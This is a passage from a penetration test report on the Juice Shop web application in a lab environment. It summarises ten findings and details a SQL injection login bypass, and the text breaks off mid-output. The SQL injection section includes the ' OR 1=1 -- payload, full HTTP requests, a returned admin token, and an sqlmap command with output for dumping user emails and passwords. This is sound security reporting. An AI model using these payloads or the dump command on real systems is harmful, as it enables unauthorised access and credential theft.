Web Application Security Assessment: Juice Shop

Final Report

Author: **Austin Lai**
Version: **v 1.0**

Document Information

This document details the final report for the Web Security Assessment conducted for the Juice Shop Project team.

Revision History

Version(s)	Date	Status	Name	Comments
0.1	16 March 2023	Draft	Austin Lai	Initial draft
1.0	16 March 2023	Release	Austin Lai	For release

Where significant changes are made to this document, the version number will be incremented by 1.0. Where changes are made for clarity and reading ease only and no change is made to the meaning or intention of this document, the version number will be increased by 0.1.

Disclaimer

The information contained in this report is valid at the time the report was created. The Offensive Security team has confined the assessment to the scope and agreed hours outlined in the report. Juice Shop Project team acknowledges that no security assessment process, however well-planned or performed, will be free of inherent limitations and/or will be able to detect all vulnerabilities at the time it was conducted. Changes to the audited system may also result in new vulnerabilities which can only be detected by further assessments. Attacker techniques and Security Threats evolve rapidly, and the results of this assessment are not intended to represent an endorsement of the adequacy of current security controls against future threats. In addition, the assessment is conducted under time-boxed conditions following "best execution" within the time constraints of the proposed test window.

Table of Contents

1. Introduction

The purpose of this document is to present the assessment findings as a series of summaries and detailed technical descriptions. This report should be used by the Juice Shop Project team for the purposes of identifying risks arising through the configuration of their computer systems. It should also be used as a source of guidance on the recommended courses of action for resolving the identified vulnerabilities.

The sections of this report present the findings and recommendations in a variety of formats. This ensures that it is as easy as possible for the individual reader to find the information relevant to themselves.

- Section 2 (Executive Summary) - Summary of the main findings of the assessment with a brief discussion of any vulnerabilities identified.
- Section 3 (Summary of Vulnerabilities) - Summary of Vulnerabilities section) provides a list of the vulnerabilities discovered during the test window in a table format.
- Section 4 (Severity Classification) - Details the severity rating used during the assessment.
- Section 5 (Vulnerabilities section) contains descriptions of each vulnerability discovered including, supporting evidence, impact, and specific technical recommendations with links to further reading.

The scope of the work was agreed upon before the commencement of the testing and an outline of this is included in Appendix 1 - Scope of Assessment.

While the Offensive Security team attempts to identify all possible attack vectors within the specified scope, it should be noted that the security of any system is only as good as the weakest point and risk may exist from threats not covered in the scope of this test.

This report contains the findings of a security assessment conducted by the Offensive Security team during the period between 02nd February 2023 and 16th February 2023 against computer resources owned or operated by the Juice Shop Project team.

2. Executive Summary

The Offensive Security team was engaged by the Juice Shop Project team to conduct a penetration test of the Juice Shop Web Application, to identify security weaknesses that could be exploited by an adversary to affect the confidentiality, integrity, or availability of systems or data, or to cause significant reputational damage.

Scope and Approach

The scope of the penetration test was to conduct the following assessment targeting the External "Black-Box" Web Application Security Assessment within the User Acceptance Testing (UAT) environment.

- http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Full details of the penetration test's scope can be found in Appendix 1 - Scope of Assessment.

The approach to testing was conducted in line with accepted industry standards, such as Open Web Application Security Project (OWASP).

The severity ratings used within this report are based on the Common Vulnerability Scoring System version 3 (CVSSv3).

Assessment Overview

During the assessment, two (2) Critical severity, three (3) High severity, and five (5) Medium severity issues were discovered.

A summary of the most significant weaknesses is detailed below:

- Injection (SQL Injection)
- Identification and Authentication Failures
- Vulnerable and Outdated Components
- Sensitive Data Exposure
- Improper Input Validation
- Security Misconfiguration - XML External Entity Injection (XXE)
- Cross-Site Scripting (XSS)
- Security Misconfiguration - Improper Error Handling
- Cryptographic Failures
- Broken Access Control

Recommendations

To strengthen the security posture of Juice Shop Web Application, the following key controls and recommendations should be implemented. This has been ordered in terms of the suggested priority below:

- Monitor, detect, and/or protect against vulnerable and outdated components.
- Explicitly request that the expected algorithm was used in token validation.
- Remove potential malicious code elements such as single quotes (') and double quotes (") to prevent SQL Injection.
- Implement strong user input validation and remove null bytes from all incoming strings.

- Implement password policies with the National Institute of Standards and Technology (NIST) 800-63b's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence-based password policies.
- Do not use legacy protocols such as FTP and use Secure FTP for transporting sensitive data.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implement and ensure Juice Shop is built to gracefully handle all possible errors.
- Use the access control matrix to define the access control policy detailing what types of users can access the system, and what functions and content each of these types of users should be allowed to access.
- Store data with encryption instead of encoding as encoding data is a process involving changing data into a new format and it is reversible.

3. Penetration Test Assessment Summary

3.1 Total Vulnerabilities Found During the Assessment

The following table presents the total number of vulnerabilities discovered during the assessment, by severity.

Scope	CRITICAL	HIGH	MEDIUM	LOW	INFO	Total
Web Application Security Assessment	2	3	5	0	0	10
Total	2	3	5	0	0	10

3.2 Summary of Vulnerabilities Found

Web Application Security Assessment

Ref	Severity Level	Vulnerability Name	Issue Status
5.1	CRITICAL	Injection (SQL Injection)	OPEN
5.2	CRITICAL	Identification and Authentication Failures	OPEN
5.3	HIGH	Vulnerable and Outdated Components	OPEN
5.4	HIGH	Sensitive Data Exposure	OPEN
5.5	HIGH	Improper Input Validation	OPEN
5.6	MEDIUM	Security Misconfiguration - XML External Entity Injection (XXE)	OPEN
5.7	MEDIUM	Cross-Site Scripting (XSS)	OPEN
5.8	MEDIUM	Security Misconfiguration - Improper Error Handling	OPEN
5.9	MEDIUM	Cryptographic Failures	OPEN
5.10	MEDIUM	Broken Access Control	OPEN

4. Severity Classification

This section of the report details the severity classification system used during the assessment.

Vulnerability Grading

The vulnerabilities identified in this report have been classified based on the Common Vulnerability Scoring System version 3 (CVSSv3).

Vulnerabilities are graded Critical, High, Medium, Low, or Informational Severity as defined in the table below:

Severity Rating	CVSSv3 Score
Critical	9.0-10.0
High	7.0-8.9
Medium	4.0-6.9
Low	0.1-3.9
Informational	0.0

The CVSSv3 calculations do not include Environmental Metrics which cannot be quantified or tested based on penetration testing alone, and which should be completed by the internal risk management function. It is recommended that an internal risk analysis of the findings in this report be conducted to account for internal compensating controls, environmental factors, and business impact.

5. Web Application Security Assessment

5.1 SQL Injection

Severity Level	CRITICAL
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists, or private customer details.

A SQL injection attack consists of the insertion or "injection" of a SQL query via the input data from the client to the application, in which SQL commands are injected into data-plane input to affect the execution of predefined SQL commands.

It was observed that the login page of the Juice Shop Web Application with the URL of http://192.168.137.8:3000/#/login was vulnerable to SQL injection and resulted in a successful login with the administrator account of Juice Shop by the tester.

Evidence

Instance #1 – Juice Shop User Login

Scope	
Affected Resource	/rest/user/login
Affected Parameters	email
Workflow	Juice Shop Main Page -> Login

The "Login" function was found to be vulnerable to SQL injection.

Affected Parameter - 'email'

The following request and response evidence the successful execution of a Boolean operation payload ' OR 1=1 -- by the application.

The affected parameter was observed to be appended as part of the SQL statement. As the payload will always evaluate to true, the search term would be evaluated as a 'TRUE' condition.

Request:


```
POST /rest/user/login HTTP/1.1
Host: 192.168.137.8:3000
Content-Length: 48
Accept: application/json, text/plain, */*
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.78

..<snipped>..

{"email":"' OR 1=1 --","password": "tester"}
```


Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8

[TRUNCATED]

{"authentication":{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0
dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkb
WluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZj
E4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiI
xOTIuMTY4LjEzNy41IiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBs
b2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlL
CJjcmVhdGVkQXQiOiIyMDIzLTAyLTAzIDEwOjEzOjI4LjQ3OCArMDA6MDAiLCJ1cGRhdGVkQX
QiOiIyMDIzLTAyLTAzIDExOjMyOjI5LjQ1NyArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJ
pYXQiOjE2NzU0MjQzMDQsImV4cCI6MTY3NTQ0MjMwNH0.vCaBf9VSVSFaq5g9oRSywDYGouy9
2WRhtcTDG-
fsyXNY2ICHi2nOC2KHfDcR43vXnjqm3II3FGEYAKDxAW0h0KSoMrTEor50Orm8oT5S2gsQamr
f3iCJ6J4tca2f_3o70-nvql-69p-
AzQNqXabbCwzXUZp4Zv06aSMVPvJ3LG0","bid":1,"umail":"admin@juice-sh.op"}}
```

Detail of uncovered SQL Injection Vulnerability:

A login page (http://192.168.137.8:3000/#/login) of Juice Shop was discovered during the enumeration phase, the login page contains an email address and password fields.







It was observed that the login page of the Juice Shop Web Application with the URL of http://192.168.137.8:3000/#/login is vulnerable to SQL injection and allows tester bypass authentication.

To check for potential SQL injection vulnerability, the tester set up Burp Suite Professional to capture the HTTP requests and responses.

Tester entered a single quote (') into the “Name” field and a random password (tester) into the “password” field, then submitted the request using the "Log in" button.




The HTTP request and response captured by Burp Suite indicated Juice Shop has a backend REST API running as shown below:



The application provided an SQL error message including the SQL query used by the login function. Tester then used this information to construct an injection attack to bypass authentication.

Tester has entered some appropriate syntax to modify the SQL query with a simple SQL Injection payload of `' OR 1=1 --` into the "Email" and "Password" fields, then submitted the request using the "Log in" button against the login page.




This causes the application to perform the query:


```
SELECT * FROM users WHERE username = '' OR 1=1-- AND password = '' OR 1=1--
```


Because the comment sequence (**--**) causes the remainder of the query to be ignored, this is equivalent to

```
SELECT * FROM users WHERE username = '' OR 1=1
```

Tester managed to bypass authentication successfully and authenticated as "admin". This allowed the tester to gain administrative access to Juice Shop Web Application because of SQL Injection, screenshots of the admin account of the Juice Shop Web Application are shown below:








Additionally, the tester demonstrated data exfiltration by dumping email addresses, usernames, and passwords from Juice Shop using `sqlmap`, an Automatic SQL Injection And Database Takeover tool by leveraging the discovered vulnerability.

First, the tester copied the captured HTTP request of login and saves it with the name "login-request-query.txt" as shown below:




```
▷ ~/Desktop/JuiceShop
▷ cat login-request-query.txt
POST /rest/user/login HTTP/1.1
Host: 192.168.137.8:3000
Content-Length: 49
Accept: application/json, text/plain, */*
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.41
Content-Type: application/json
Origin: http://192.168.137.8:3000
Referer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss
Connection: close

{"email":"tester@tester.com","password":"tester"}
```


Request (login-request-query.txt):

```
POST /rest/user/login HTTP/1.1
Host: 192.168.137.8:3000
Content-Length: 49
Accept: application/json, text/plain, */*
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.41
Content-Type: application/json
Origin: http://192.168.137.8:3000
Referrer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss
Connection: close

{"email":"tester@tester.com","password":"tester"}
```

Then, the tester used the `sqlmap` command below to start the attack.

```
sqlmap -r login-request-query.txt -p email --ignore-code=401 --flush-
session --technique=BEUS --dbms="sqlite" --risk 3 --level 5 --dump -T Users
--columns email,username,password
```

Terminal output, and `sqlmap` output are captured in below:



Sqlmap Output

```
[14:53:03] [INFO] checking if the injection point on (custom) POST
```

```
parameter 'JSON email' is a false positive

(custom) POST parameter 'JSON email' is vulnerable. Do you want to keep
testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 590
HTTP(s) requests:
---
Parameter: JSON email ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: {"email":"tester@tester.com' OR NOT 6811=6811--
nDSL","password":"tester"}
---

[14:53:05] [INFO] testing SQLite

[14:53:05] [INFO] confirming SQLite

[14:53:05] [INFO] actively fingerprinting SQLite

[14:53:05] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite

[14:53:05] [WARNING] running in a single-thread mode. Please consider
usage of option '--threads' for faster data retrieval

[14:53:05] [INFO] retrieved: CREATE TABLE `Users` (`id` INTEGER PRIMARY
KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email`
VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT
'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp`
VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT
'/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255)
DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT
NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)
Database: <current>
